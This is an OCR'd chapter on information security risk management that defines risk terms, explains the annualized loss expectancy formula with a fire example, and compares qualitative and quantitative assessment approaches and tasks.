Information Asset — This term, in general, represents the body of information an organization must have to conduct its mission or business. A specific information asset may consist of any subset of the complete body of information, i.e., accounts payable, inventory control, payroll, etc. Information is regarded as an intangible asset separate from the media on which it resides. There are several elements of value to be considered: First is the simple cost of replacing the information, second is the cost of replacing supporting software, and third through fifth is a series of values that reflect the costs associated with loss of the information's confidentiality, availability, and integrity. Some consider the supporting hardware and netware to be information assets as well. However, these are distinctly tangible assets. Therefore, using tangibility as the distinguishing characteristic, it is logical to characterize hardware differently than the information itself. Software, on the other hand, is often regarded as information.

These five elements of the value of an information asset often dwarf all other values relevant to an assessment of information-related risk. It should be noted that these elements of value are not necessarily additive for the purpose of assessing risk. In both assessing risk and establishing cost-justification for risk-reducing safeguards, it is useful to be able to isolate the value of safeguard effects among these elements.

Clearly, for an organization to conduct its mission or business, the necessary information must be present where it is supposed to be, when it is supposed to be there, and in the expected form. Further, if desired confidentiality is lost, results could range from no financial loss if confidentiality is not an issue, to loss of market share in the private sector, to compromise of national security in the public sector.

Qualitative/Quantitative — These terms indicate the (oversimplified) binary categorization of risk metrics and information risk management techniques. In reality, there is a spectrum across which these terms apply, virtually always in combination. This spectrum may be described as the degree to which the risk management process is quantified. If all elements — asset value, impact, threat frequency, safeguard effectiveness, safeguard costs, uncertainty, and probability — are quantified, the process may be characterized as fully quantitative.

It is virtually impossible to conduct a purely quantitative risk management project, because the quantitative measurements must be applied to the qualitative properties, i.e., characterizations of vulnerability, of the target environment. For example, "failure to impose logical access control" is a qualitative statement of vulnerability. However, it is possible to conduct a purely qualitative risk management project. A vulnerability analysis, for

example, may identify only the absence of risk-reducing countermeasures, such as logical access controls. Even this simple qualitative process has an implicit quantitative element in its binary — yes/no — method of evaluation. In summary, risk analysis and assessment techniques should be described not as either qualitative or quantitative but in terms of the degree to which such elementary factors as asset value, exposure factor, and threat frequency are assigned quantitative values.

Probability — This term characterizes the chance or likelihood, in a finite sample, that an event will occur or that a specific loss value may be attained should the event occur. For example, the probability of getting a six on a single roll of a die is 1/6, or 0.16667. The possible range of probability values is 0.0 to 1.0. A probability of 1.0 expresses certainty that the subject event will occur within the finite interval. Conversely, a probability of 0.0 expresses certainty that the subject event will not occur within the finite interval.

Risk — The potential for harm or loss, best expressed as the answer to those four questions:

- What could happen? (What is the threat?)
- How bad could it be? (What is the impact or consequence?)
- How often might it happen? (What is the frequency?)
- How certain are the answers to the first three questions? (What is the degree of confidence?)

The key element among these is the issue of uncertainty captured in the fourth question. If there is no uncertainty, there is no "risk," per se.

Risk Analysis — This term represents the process of analyzing a target environment and the relationships of its risk-related attributes. The analysis should identify threat vulnerabilities, associate these vulnerabilities with affected assets, identify the potential for and nature of an undesirable result, and identify and evaluate risk-reducing countermeasures.

Risk Assessment — This term represents the assignment of value to assets, threat frequency (annualized), consequence (i.e., exposure factors), and other elements of chance. The reported results of risk analysis can be said to provide an assessment or measurement of risk, regardless of the degree to which quantitative techniques are applied. For consistency in this article, the term risk assessment hereafter is used to characterize both the process and the results of analyzing and assessing risk.

Risk Management — This term characterizes the overall process. The first phase, risk assessment, includes identification of the assets at risk and their value, risks that threaten a loss of that value, risk-reducing measures, and the budgetary impact of implementing decisions related to the acceptance, mitigation, or transfer of risk. The second phase of risk management

includes the process of assigning priority to, budgeting, implementing, and maintaining appropriate risk-reducing measures. Risk management is a continuous process.

Safeguard — This term represents a risk-reducing measure that acts to detect, prevent, or minimize loss associated with the occurrence of a specified threat or category of threats. Safeguards are also often described as controls or countermeasures.

Safeguard Effectiveness — This term represents the degree, expressed as a percent, from 0% to 100%, to which a safeguard may be characterized as effectively mitigating a vulnerability (defined below) and reducing associated loss risks.

Single Loss Expectancy or Exposure (**SLE**) **—** This value is classically derived from the following algorithm to determine the monetary loss (impact) for each occurrence of a threatened event:

ASSET VALUE × EXPOSURE FACTOR = SINGLE LOSS EXPECTANCY

The **SLE** is usually an end result of a business impact analysis (BIA). A BIA typically stops short of evaluating the related threats' **ARO** or their significance. The **SLE** represents only one element of risk, the expected impact, monetary or otherwise, of a specific threat event. Because the BIA usually characterizes the massive losses resulting from a catastrophic event, however improbable, it is often employed as a scare tactic to get management attention — and loosen budgetary constraints — often unreasonably.

Threat — This term defines an event (e.g., a tornado, theft, or computer virus infection), the occurrence of which could have an undesirable impact.

Uncertainty — This term characterizes the degree, expressed as a percent, from 0.0% to 100%, to which there is less than complete confidence in the value of any element of the risk assessment. Uncertainty is typically measured inversely with respect to confidence, i.e., if confidence is low, uncertainty is high.

Vulnerability — This term characterizes the absence or weakness of a risk-reducing safeguard. It is a condition that has the potential to allow a threat to occur with greater frequency, greater impact, or both. For example, not having a fire suppression system could allow an otherwise minor, easily quenched fire to become a catastrophic fire. The expected frequency (**ARO**) and the exposure factor (**EF**) for major and catastrophic fire are both increased as a consequence of not having a fire suppression system.

CENTRAL TASKS OF INFORMATION RISK MANAGEMENT

The following sections describe the tasks central to the comprehensive information risk management process. These tasks provide concerned

management with credible decision support information regarding the identification and valuation of assets potentially at risk, an assessment of risk, and cost-justified recommendations for risk reduction. Thus, the execution of well-informed management decisions whether to accept, mitigate, or transfer risk cost-effectively is supported. The degree of quantitative orientation determines how the results are characterized, and, to some extent, how they are used. Each of these tasks is discussed below.

Establish Information Risk Management (IRM) Policy

A sound IRM program is founded on a well thought out IRM policy infrastructure that effectively addresses all elements of information security. Generally Accepted Information Security Principles GASSP) currently being developed, based on an Authoritative Foundation of supporting documents and guidelines, will be helpful in executing this task.

IRM policy should begin with a high-level policy statement and supporting objectives, scope, constraints, responsibilities, and approach. This high-level policy statement should drive subordinate policy, from logical access control to facilities security to contingency planning.

Finally, IRM policy should be communicated effectively — and enforced — to all parties. Note that this is important for both internal control and external control — EDI, the web, and the internet — for secure interface with the rest of the world.

Establish and Fund an IRM Team

Much of IRM functionality should already be in place — logical access control, contingency planning, etc. However, it is likely that the central task of IRM, risk assessment, has not been built into the established approach to IRM or has, at best, been given only marginal support.

At the most senior management level possible, the tasks and responsibilities of IRM should be coordinated and IRM-related budgets cost-justified based on a sound integration and implementation of the risk assessment process. At the outset, the IRM team may be drawn from existing IRM-related staff. The person charged with responsibility for executing risk assessment tasks should be an experienced IT generalist with a sound understanding of the broad issues of information security and the ability to "sell" these concepts to management. This person will need the incidental support of one who can assist at key points of the risk assessment task, i.e., scribing a Modified Delphi information valuation (see below for details).

In the first year of an IRM program, the lead person could be expected to devote 50 to 75% of his/her time to the process of establishing and executing the balance of the IRM tasks, the first of which follows immediately

below. Funds should be allocated (1) according to the above minimum staffing, and (2) to acquire, and be trained in the use of, a suitable automated risk assessment tool — $25 to 35K.

Establish IRM Methodology and Tools

There are two fundamental applications of risk assessment to be addressed (1) determining the current status of information security in the target environment(s) and ensuring that associated risk is managed (accepted, mitigated, or transferred) according to policy, and (2) assessing risk strategically. Strategic assessment assures that the risks associated with alternative strategies are effectively considered before funds are expended on a specific change in the IT environment, a change that could have been shown to be "too risky." Strategic assessment allows management to effectively consider the risks associated with various strategic alternatives in its decision making process and weigh those risks against the benefits and opportunities associated with each alternative business or technical strategy.

With the availability of proven automated risk assessment tools, the methodology is, to a large extent, determined by the approach and procedures associated with the tool of choice. An array of such tools is listed at the end of this chapter. Increasingly, management is looking for quantitative results that support a credible cost/benefit analysis and budgetary planning.

Identify and Measure Risk

Once IRM policy, team, and risk assessment methodology and tool are established and acquired, the first risk assessment will be executed. This first risk assessment should be scoped as broadly as possible, so that (1) management is provided with a good sense of the current status of information security, and (2) management has a sound basis for establishing initial risk acceptance criteria and risk mitigation priorities.

Project Sizing. This task includes the identification of background, scope, constraints, objectives, responsibilities, approach, and management support. Clear project sizing statements are essential to a well-defined and well-executed risk assessment project. It should also be noted that a clear articulation of project constraints (what is not included in the project) is very important to the success of a risk assessment.

Threat Analysis. This task includes the identification of threats that may adversely impact the target environment. This task is important to the success of the entire IRM program and should be addressed, at least initially, by risk assessment experts to ensure that all relevant risks are adequately

considered. One without risk management and assessment experience may fail to consider a threat, whether of natural causes or the result of human behavior, that stands to cause substantial harm or loss to the organization. Some risk assessment tools, such as BDSS(tm), help to preclude this problem by assuring that all threats are addressed as a function of expert system knowledge bases.

Asset Identification and Valuation. This task includes the identification of assets, both tangible and intangible, their replacement costs, and the further valuing of information asset availability, integrity, and confidentiality. These values may be expressed in monetary (for quantitative) or nonmonetary (for qualitative) terms. This task is analogous to a BIA in that it identifies the assets at risk and their value.

Vulnerability Analysis. This task includes the qualitative identification of vulnerabilities that could increase the frequency or impact of threat event(s) affecting the target environment.

Risk Evaluation. This task includes the evaluation of all collected information regarding threats, vulnerabilities, assets, and asset values in order to measure the associated chance of loss and the expected magnitude of loss for each of an array of threats that could occur. Results are usually expressed in monetary terms on an annualized basis (ALE) or graphically as a probabilistic "risk curve" for a quantitative risk assessment. For a qualitative risk assessment, results are usually expressed through a matrix of qualitative metrics such as ordinal ranking (low, medium, high or 1, 2, 3).

Interim Reports and Recommendations. These key reports are often issued during this process to document significant activity, decisions, and agreements related to the project:

- Project Sizing — This report presents the results of the project sizing task. The report is issued to senior management for their review and concurrence. This report, when accepted, assures that all parties understand and concur in the nature of the project before it is launched.
- Asset Identification and Valuation — This report may detail (or summarize) the results of the asset valuation task, as desired. It is issued to management for their review and concurrence. Such review helps prevent conflict about value later in the process. This report often provides management with their first insight into the value of the availability, confidentiality, or integrity of their information assets.
- Risk Evaluation — This report presents management with a documented assessment of risk in the current environment. Management may choose to accept that level of risk (a legitimate management decision) with no further action or to proceed with risk mitigation analysis.

Establish Risk Acceptance Criteria

With the results of the first risk assessment — through the risk evaluation task and associated reports (see below), management, with the interpretive help from the IRM leader, should establish the maximum acceptable financial risk, for example, "Do not accept more than a 1 in 100 chance of losing $1,000,000," in a given year. And, with that, and possibly additional risk acceptance criteria, such as "Do not accept an ALE greater than $500,000," proceed with the task of risk mitigation.

Mitigate Risk

The first step in this task is to complete the risk assessment with the risk mitigation, costing, and cost/benefit analysis. This task provides management with the decision support information necessary to plan for, budget, and execute actual risk mitigation measures. In other words, fix the financially unacceptable vulnerabilities. The following risk assessment tasks are discussed in further detail under the section "Tasks of Risk Assessment" later in this chapter.

Safeguard Selection and Risk Mitigation Analysis. This task includes the identification of risk-reducing safeguards that mitigate vulnerabilities and the degree to which selected safeguards can be expected to reduce threat frequency or impact. In other words, this task comprises the evaluation of risk regarding assets and threats before and after selected safeguards are applied.

Cost Benefit Analysis. This task includes the valuation of the degree of risk mitigation that is expected to be achieved by implementing the selected risk-mitigating safeguards. The gross benefit less the annualized cost for safeguards selected to achieve a reduced level of risk, yields the net benefit. Tools such as present value and return on investment are often applied to further analyze safeguard cost-effectiveness.

Final Report. This report includes the interim reports' results as well as details and recommendations from the safeguard selection and risk mitigation analysis, and supporting cost/benefit analysis tasks. This report, with approved recommendations, provides responsible management with a sound basis for subsequent risk management action and administration.

Monitor Information Risk Management Performance

Having established the IRM program, and gone this far — recommended risk mitigation measures have been acquired/developed and implemented — it is time to begin and maintain a process of monitoring IRM performance. This can be done by periodically reassessing risks to ensure that there is sustained adherence to good control or that failure to do so is

revealed, consequences considered, and improvement, as appropriate, duly implemented.

Strategic risk assessment plays a significant role in the risk mitigation process by helping to avoid uninformed risk acceptance and having, later, to retrofit (typically much more costly than built-in security or avoided risk) necessary information security measures.

There are numerous variations on this risk management process, based on the degree to which the technique applied is quantitative and how thoroughly all steps are executed. For example, the asset identification and valuation analysis could be performed independently. This task is often characterized as a business impact analysis. The vulnerability analysis could also be executed independently.

It is commonly but incorrectly assumed that information risk management is concerned only with catastrophic threats, that it is useful only to support contingency planning and related activities. A well-conceived and well-executed risk assessment can, and should, be used effectively to identify and quantify the consequences of a wide array of threats that can and do occur, often with significant frequency, as a result of ineffectively implemented or nonexistent IT management, administrative, and operational controls.

A well-run information risk management program — an integrated risk management program — can help management to significantly improve the cost-effective performance of its information technology environment, whether it is mainframe, client-server, internet, or any combination, and to ensure cost-effective compliance with applicable regulatory requirements.

The integrated risk management concept recognizes that many often uncoordinated units within an organization play an active role in managing the risks associated with the failure to assure the confidentiality, availability, and integrity of information. The following quote from FIPSPUB-73, published June 30, 1980, is a powerful reminder that information security was long ago recognized as a central, not marginal issue:

> "Security concerns should be an integral part of the entire planning, development, and operation of a computer application. Much of what needs to be done to improve security is not clearly separable from what is needed to improve the usefulness, reliability, effectiveness, and efficiency of the computer application."

Resistance and Benefits

"Why should I bother with doing risk assessment?!" "I already know what the risks are!" "I've got enough to worry about already!" "It hasn't happened yet..." Sound familiar? Most resistance to risk assessment boils down to one of three conditions:

- Ignorance,
- Arrogance, and
- Fear.

Management often is ignorant, except in the most superficial context, of the risk assessment process, the real nature of the risks, and the benefits of risk assessment. Risk assessment is not yet a broadly accepted element of the management toolkit, yet virtually every "Big 5" consultancy, and other major providers of information security services, offer risk assessment in some form.

Arrogance of the bottom line often drives an organization's attitude about information security, therefore about risk assessment. "Damn the torpedoes, full speed ahead!" becomes the marching order. If it can't readily be shown to improve profitability, don't do it. It is commendable that IT has become so reliable that management could maintain that attitude for more than a few giddy seconds. Despite the fact that a well-secured IT environment is also a well-controlled, efficient IT environment, management often has difficulty seeing how sound information security can and does affect the bottom line in a positive way.

This arrogance is often described euphemistically as an "entrepreneurial culture."

Finally, there is the fear factor — fear of discovering that the environment is not as well-managed as it could be — and having to take responsibility for that; fear of discovering, and having to address, risks not already known; and fear of being shown to be ignorant or arrogant.

While good information security may seem expensive, inadequate information security will be not just expensive, but, sooner or later, catastrophic.

Risk assessment, while still a young science, with a certain amount of craft involved, has proven itself to be very useful in helping management understand and cost-effectively address the risks to their information and IT environments.

Finally, with regard to resistance, when risk assessment had to be done manually, or could be done only qualitatively, the fact that the process could take many months to execute (and that it was not amenable to revision or "what if" assessment) was a credible obstacle to its successful use. But that is no longer the case.

Some specific benefits are described below:

- Risk assessment helps management understand:
  1. What is at risk?
  2. The value at risk — as associated with the identity of information assets and with the confidentiality, availability, and integrity of information assets.

3. The kinds of threats that could occur and their financial consequences annualized.
4. Risk mitigation analysis. What can be done to reduce risk to an acceptable level.
5. Risk mitigation costs (annualized) and associated cost/benefit analysis. Whether suggested risk mitigation activity is cost-effective.

- Risk assessment enables a strategic approach to information risk management. In other words, possible changes being considered for the IT environment can be assessed to identify the least risk alternative before funds are committed to any alternative. This information complements the standard business case for change and may produce critical decision support information that could otherwise be overlooked.
- "What if" analysis is supported. This is a variation on the strategic approach information to risk management. Alternative approaches can be considered and their associated level of risk compared in a matter of minutes.
- Information security professionals can present their recommendations with credible statistical and financial support.
- Management can make well-informed information risk management decisions.
- Management can justify, with credible quantitative tools, information security budgets/expenditures that are based on a reasonably objective risk assessment.
- Good information security, supported by quantitative risk assessment, will ensure an efficient, cost-effective IT environment.
- Management can avoid spending that is based solely on a perception of risk.
- An information risk management program based on the sound application of quantitative risk assessment can be expected to reduce liability exposure and insurance costs.

Qualitative vs. Quantitative Approaches

Background. As characterized briefly above, there are two fundamentally different metric schemes applied to the measurement of risk elements, qualitative and quantitative. The earliest efforts to develop an information risk assessment methodology were reflected originally in the National Bureau of Standards (now the National Institute of Standards & Technology [NIST] FIPSPUB-31 Automated Data Processing Physical Security and Risk Management, published in 1974. That idea was subsequently articulated in detail with the publication of FIPSPUB-65 Guidelines for Automated Data Processing Risk Assessment, published in August of 1979. This methodology provided the underpinnings for OMB A-71, a federal requirement for

conducting "quantitative risk assessment" in the federal government's information processing environments.

Early efforts to conduct quantitative risk assessments ran into considerable difficulty. First, because no initiative was executed to establish and maintain an independently verifiable and reliable set of risk metrics and statistics, everyone came up with their own approach; second, the process, while simple in concept, was complex in execution; and third, large amounts of data were collected that required substantial and complex mapping, pairing, and calculation to build representative risk models; fourth, with no software and desktop computers, the work was done manually — a very tedious and time-consuming process. Results varied significantly.

As a consequence, while some developers launched and continued efforts to develop credible and efficient automated quantitative risk assessment tools, others developed more expedient qualitative approaches that did not require independently objective metrics — and OMB A-130, an update to OMB A-71, was released, lifting the "quantitative" requirement for risk assessment in the federal government.

These qualitative approaches enabled a much more subjective approach to the valuation of information assets and the scaling of risk. In Exhibit 1, for example, the value of the availability of information and the associated risk were described as "low," "medium," or "high" in the opinion of knowledgeable management, as gained through interview or questionnaires.



Exhibit 1. Value of the Availability of Information and the Associated Risk

Often, when this approach is taken, a strategy is defined wherein the highest risk exposures (darkest shaded areas) require prompt attention, the moderate risk exposures (lightly shaded areas) require plans for corrective attention, and the lowest risk exposures (unshaded areas) can be accepted.

Elements of Risk Metrics

There are six primitive elements of risk modeling to which some form of metric can be applied:

- Asset Value
- Threat Frequency
- Threat Exposure Factor
- Safeguard Effectiveness
- Safeguard Cost
- Uncertainty

To the extent that each of these elements is quantified in independently objective metrics such as the monetary replacement value for Asset Value or the Annualized Rate of Occurrence for Threat Frequency, the risk assessment is increasingly quantitative. If all six elements are quantified with independently objective metrics, the risk assessment is fully quantified, and the full range of statistical analyses is supported.

Exhibit 2 relates both the quantitative and qualitative metrics for these six elements.

Note: The Baseline approach makes no effort to scale risk or to value information assets. Rather, the Baseline approach seeks to identify in-place safeguards, compare those with what industry peers are doing to secure their information, then enhance security wherever it falls short of industry peer security. A further word of caution is appropriate here. The Baseline approach is founded on an interpretation of "due care" that is at odds with the well-established legal definition of due care. Organizations relying solely on the Baseline approach could find themselves at a liability risk with an inadequate legal defense should a threat event cause a loss that could have been prevented by available technology or practice that was not implemented because the Baseline approach was used.

The classic quantitative algorithm, as presented in FIPSPUB-65, that laid the foundation for information security risk assessment is simple:

$$(\text{Asset Value} \times \text{Exposure Factor} = \text{Single Loss Exposure})$$

$$\begin{array}{ll} \times & \underline{\text{Annualized Rate of Occurrence}} \\ = & \text{Annualized Loss Expectancy} \end{array}$$

For example, let's look at the risk of fire. Assume the Asset Value is \$1M, the exposure factor is 50%, and the Annualized Rate of Occurrence is 1/10 (once in ten years). Plugging these values into the algorithm yields the following:

$$(\$1\text{M} \times 50\% = \$500\text{K}) \times 1/10 = \$50\text{K}$$

Using conventional cost/benefit assessment, the \$50K ALE represents the cost/benefit break-even point for risk mitigation measures. In other words, the organization could justify spending up to \$50K per year to prevent the occurrence or reduce the impact of a fire.

	Quantitative Metrics				Qualitative Metrics			
Risk Element	Monetary Value	Percent Factors (%)	Annualized Rate of Occurrence	Bounded Distribution (Range)	Low, Medium & High	Ordinal Ranking	Vital, Critical, Important, etc.	Baseline
Asset Value	x			x	x	x	x	
Threat Frequency (Annualized)			x	x	x	x		
Threat Exposure Factor		x		x	x	x		
Recommended Safeguard Effectiveness		x		x	x	x		
Safeguard Cost (Annualized)	x			x	x	x		
Uncertainty (Confidence Factor)		x		x	x	x		

Exhibit 2. Quantitative and Qualitative Metrics for the Six Elements

It is true that the classic FIPSPUB-65 quantitative risk assessment took the first steps toward establishing a quantitative approach. However, in the effort to simplify fundamental statistical analysis processes so that everyone could readily understand, the algorithms developed went too far. The consequence was results that had little credibility for several reasons, three of which follow:

- The classic algorithm addresses all but two of the elements, recommended safeguard effectiveness, and uncertainty. Both of these must be addressed in some way, and uncertainty, the key risk factor, must be addressed explicitly.
- The algorithm cannot distinguish effectively between low frequency/high impact threats (such as "fire") and high frequency/low impact threats (such as "misuse of resources"). Therefore, associated risks can be significantly misrepresented.
- Each element is addressed as a discrete value, which, when considered with the failure to address uncertainty explicitly, makes it difficult to actually model risk and illustrate probabilistically the range of potential undesirable outcomes.

Yes, this primitive algorithm did have shortcomings, but advances in quantitative risk assessment technology and methodology to explicitly address uncertainty and support technically correct risk modeling have largely done away with those problems.

Pros and Cons of Qualitative and Quantitative Approaches

In this brief analysis, the features of specific tools and approaches will not be discussed. Rather, the pros and cons associated in general with qualitative and quantitative methodologies will be addressed.

Qualitative — Pros

- Calculations, if any, are simple and readily understood and executed.
- It is usually not necessary to determine the monetary value of information (its availability, confidentiality, and integrity).
- It is not necessary to determine quantitative threat frequency and impact data.
- It is not necessary to estimate the cost of recommended risk mitigation measures and calculate cost/benefit.
- A general indication of significant areas of risk that should be addressed is provided.

Qualitative — Cons

- The risk assessment and results are essentially subjective in both process and metrics. The use of independently objective metrics is eschewed.

- No effort is made to develop an objective monetary basis for the value of targeted information assets. Hence, the perception of value may not realistically reflect actual value at risk.
- No basis is provided for cost/benefit analysis of risk mitigation measures, only subjective indication of a problem.
- It is not possible to track risk management performance objectively when all measures are subjective.

Quantitative — Pros

- The assessment and results are based substantially on independently objective processes and metrics. Thus meaningful statistical analysis is supported.
- The value of information (availability, confidentiality, and integrity), as expressed in monetary terms with supporting rationale, is better understood. Thus, the basis for expected loss is better understood.
- A credible basis for cost/benefit assessment of risk mitigation measures is provided. Thus, information security budget decision-making is supported.
- Risk management performance can be tracked and evaluated.
- Risk assessment results are derived and expressed in management's language, monetary value, percentages, and probability annualized. Thus risk is better understood.

Quantitative — Cons

- Calculations are complex. If they are not understood or effectively explained, management may mistrust the results of "black box" calculations.
- It is not practical to attempt to execute a quantitative risk assessment without using a recognized automated tool and associated knowledge bases. A manual effort, even with the support of spread sheet and generic statistical software, can easily take ten to twenty times the work effort required with the support of a good automated risk assessment tool.
- A substantial amount of information about the target information and its IT environment must be gathered.
- As of this writing, there is not yet a standard, independently developed and maintained threat population and threat frequency knowledge base. Thus the users must rely on the credibility of the vendors who develop and support extant automated tools or do threat research on their own.

Business Impact Analysis vs. Risk Assessment

There is still confusion as to the difference between a Business Impact Analysis (BIA) and risk assessment. It is not unusual to hear the terms used

interchangeably. But that is not correct. A BIA, at the minimum, is the equivalent of one task of a risk assessment — Asset Valuation, a determination of the value of the target body of information and its supporting IT resources. At the most, the BIA will develop the equivalent of a Single Loss Exposure, with supporting details, of course, usually based on a worst case scenario. The results are most often used to convince management that they should fund development and maintenance of a contingency plan.

Information security is much more than contingency planning. A BIA often requires 75 to 100% or more of the work effort (and associated cost) of a risk assessment, while providing only a small fraction of the useful information provided by a risk assessment. A BIA includes little if any vulnerability assessment, and no sound basis for cost/benefit analysis.

Target Audience Concerns

Risk assessment continues to be viewed with skepticism by many in the ranks of management. Yet those for whom a well-executed risk assessment has been done have found the results to be among the most useful analyses ever executed for them.

To cite a few examples:

- In one case, involving an organization with multiple large IT facilities — one of which was particularly vulnerable — a well-executed risk assessment promptly secured the attention of the Executive Committee, which had resisted all previous initiatives to address the issue. Why? Because IT management could not previously supply justifying numbers to support its case. With the risk assessment in hand, IT management got the green light to consolidate IT activities from the highly vulnerable site to another facility with much better security. This was accomplished despite strong union and staff resistance. The move was executed by this highly regulated and bureaucratic organization within three months of the quantitative risk assessment's completion! The quantitative risk assessment provided what was needed, credible facts and numbers of their own.
- In another case, a financial services organization found, as a result of a quantitative risk assessment, that they were carrying four to five times the amount of insurance warranted by their level of exposure. They reduced coverage by half, still retaining a significant cushion, and have since saved hundreds of thousands of dollars in premiums.
- In yet another case, management of a relatively young but rapidly growing organization had maintained a rather "entrepreneurial" attitude toward IT in general, until presented with the results of a risk assessment that gave them a realistic sense of the risks inherent to that posture. Substantial policy changes were made on the spot, and

information security began receiving real consideration, not just lip service.
- Finally, an large energy industry organization was considering relocating its IT function from its original facility to a bunkered, tornado-proof facility across town that was being abandoned by a major insurance company. The energy company believed that they could reduce their IT related risk substantially. The total cost of the move would have run into the millions of dollars. Upon executing a strategic risk assessment for the alternatives, it was found that the old facility was sound and relocating would not significantly reduce their risk. In fact, it was found that the biggest risks were being taken in their failure to maintain good management practices.

Some specific areas of concern are addressed below.

Diversion of Resources. That organizational staff will have to spend some time providing information for the risk assessment is often a major concern. Regardless of the nature of the assessment, there are two key areas of information gathering that will require staff time and participation beyond that of the person(s) responsible for executing the risk assessment:

1. Valuing the intangible information asset's confidentiality, integrity, and availability, and
2. Conducting the vulnerability analysis.

These tasks will require input from two entirely different sets of people in most cases.

Valuing the Intangible Information Asset. There are a number of approaches to this task, and the amount of time it takes to execute will depend on the approach as well as whether it is qualitative or quantitative. As a general rule of thumb, however, one could expect all but the most cursory qualitative approach to require one to four hours of continuous time from two to five key knowledgeable staff for each intangible information asset valued.

Experience has shown that the Modified Delphi approach is the most efficient, useful, and credible. For detailed guidance, refer to the "Guideline for Information Valuation" (GIV) published by the Information System Security Association (ISSA). This approach will require (typically) the participation of three to five staff knowledgeable on various aspects of the target information asset. A Modified Delphi meeting routinely lasts 4 hours; so, for each target information asset, key staff time of 12 to 16 hours will be expended in addition to about 20 to 36 hours total for a meeting facilitator (4 hours) and a scribe (16 to 32 hours).

Providing this information has proven to be a valuable exercise for the source participants, and the organization, by giving them significant insight

into the real value of the target body of information and the consequences of losing its confidentiality, availability, or integrity. Still, this information alone should not be used to support risk mitigation cost/benefit analysis.

While this "Diversion of Resources" may be viewed initially by management with some trepidation, the results have invariably been judged more than adequately valuable to justify the effort.

Conducting the Vulnerability Analysis. This task, which consists of identifying vulnerabilities, can and should take no more than 5 work days (about 40 hours) of one-on-one meetings with staff responsible for managing or administering the controls and associated policy, e.g., logical access controls, contingency planning, change control, etc. The individual meetings — actually guided interviews, ideally held in the interviewees' workspace — should take no more than a couple of hours. Often, these interviews take as little as 5 minutes. Collectively, however, the interviewees' total diversion could add up to as much as 40 hours. The interviewer will, of course, spend matching time, hour for hour. This one-on-one approach minimizes disruption while maximizing the integrity of the vulnerability analysis by assuring a consistent level-setting with each interviewee.

Credibility of the Numbers. Twenty years ago, the task of coming up with "credible" numbers for information asset valuation, threat frequency and impact distributions, and other related risk factors was daunting. Since then, the GIV was published, and significant progress has been made by some automated tools' handling of the numbers and their associated knowledge bases. The knowledge bases that were developed on the basis of significant research to establish credible numbers. And, credible results are provided if proven algorithms with which to calculate illustrative risk models are used.

However, manual approaches or automated tools that require the users to develop the necessary quantitative data are susceptible to a much greater degree of subjectivity and poorly informed assumptions.

In the past couple of years, there have been some exploratory efforts to establish a Threat Research Center tasked with researching and establishing:

1. a standard Information security threat population,
2. associated threat frequency data, and
3. associated threat scenario and impact data;

and maintaining that information while assuring sanitized source channels that protect the providers of impact and scenario information from disclosure. As recognition of the need for strong information security and associated risk assessment continues to increase, the pressure to launch this function will eventually be successful.

Subjectivity. The ideal in any analysis or assessment is complete objectivity. Just as there is a complete spectrum from qualitative to quantitative, there is a spectrum from subjective to increasingly objective. As more of the elements of risk are expressed in independently objective terms, the degree of subjectivity is reduced accordingly, and the results have demonstrable credibility.

Conversely, to the extent a methodology depends on opinion, point of view, bias, or ignorance (subjectivity), the results will be of increasingly questionable utility. Management is loath to make budgetary decisions based on risk metrics that express value and risk in terms such as low, medium, and high.

There will always be some degree of subjectivity in assessing risks. However, to the extent that subjectivity is minimized by the use of independently objective metrics, and the biases of tool developers, analysts, and knowledgeable participants are screened, reasonably objective, credible risk modeling is achievable.

Utility of Results. Ultimately, each of the above factors (Diversion of Resources, Credibility of the Numbers, Subjectivity, and, in addition, Timeliness) plays a role in establishing the utility of the results. Utility is often a matter of perception. If management feels that the execution of a risk assessment is diverting resources from their primary mission inappropriately, if the numbers are not credible, if the level of subjectivity exceeds an often intangible cultural threshold for the organization, or if the project simply takes so long that the results are no longer timely, then the attention — and trust — of management will be lost or reduced along with the utility of the results.

A risk assessment executed with the support of contemporary automated tools can be completed in a matter of weeks, not months. Developers of the best automated tools have done significant research into the qualitative elements of good control, and their qualitative vulnerability assessment knowledge bases reflect that fact. The same is true with regard to their quantitative elements. Finally, in building these tools to support quantitative risk assessment, successful efforts have been made to minimize the work necessary to execute a quantitative risk assessment.

The bottom line is that it makes very little sense to execute a risk assessment manually or build one's own automated tool except in the most extraordinary circumstances. A risk assessment project that requires many work-months to complete manually (with virtually no practical "what-if" capability) can, with sound automated tools, be done in a matter of days, or weeks at worst, with credible, useful results.

TASKS OF RISK ASSESSMENT

In this section, we will explore the classic tasks of risk assessment and key issues associated with each task, regardless of the specific approach to be employed. The focus will, in general, be primarily on quantitative methodologies. However, wherever possible, related issues in qualitative methodologies will also be discussed.

Project Sizing

In virtually all project methodologies there are a number of elements to be addressed to ensure that all participants, and the target audience, understand and are in agreement about the project. These elements include:

- Background
- Purpose
- Scope
- Constraints
- Objective
- Responsibilities
- Approach

In most cases, it would not be necessary to discuss these individually, as most are well-understood elements of project methodology in general. In fact, they are mentioned here for the exclusive purpose of pointing out the importance of (1) ensuring that there is agreement between the target audience and those responsible for executing the risk assessment, and (2) describing the constraints on a risk assessment project. While a description of the scope, *what is included*, of a risk assessment project is important, it is equally important to describe specifically, in appropriate terms, *what is not included*. Typically, a risk assessment is focused on a subset of the organization's information assets and control functions. If what is not to be included is not identified, confusion and misunderstanding about the risk assessment's ramifications may result.

Again, the most important point about the project sizing task is to ensure that the project is clearly defined and that a clear understanding of the project by all parties is achieved.

Threat Analysis. In manual approaches and some automated tools, the analyst must determine what threats to consider in a particular risk assessment. Since there is not, at present, a standard threat population and readily available threat statistics, this task can require a considerable research effort. Of even greater concern is the possibility that a significant local threat could be overlooked and associated risks inadvertently

accepted. Worse, it is possible that a significant threat is intentionally disregarded.

The best automated tools currently available include a well-researched threat population and associated statistics. Using one of these tools virtually assures that no relevant threat is overlooked, and associated risks are accepted as a consequence.

If, however a determination has been made not to use one of these leading automated tools and instead to do the threat analysis independently, there are good sources for a number of threats, particularly for all natural disasters, fire, and crime (oddly enough, not so much for computer crime), even falling aircraft. Also, the console log is an excellent source for in-house experience of system development, maintenance, operations, and other events that can be converted into useful threat event statistics with a little tedious review. Finally, in-house physical and logical access logs (assuming such are maintained) can be a good source of related threat event data.

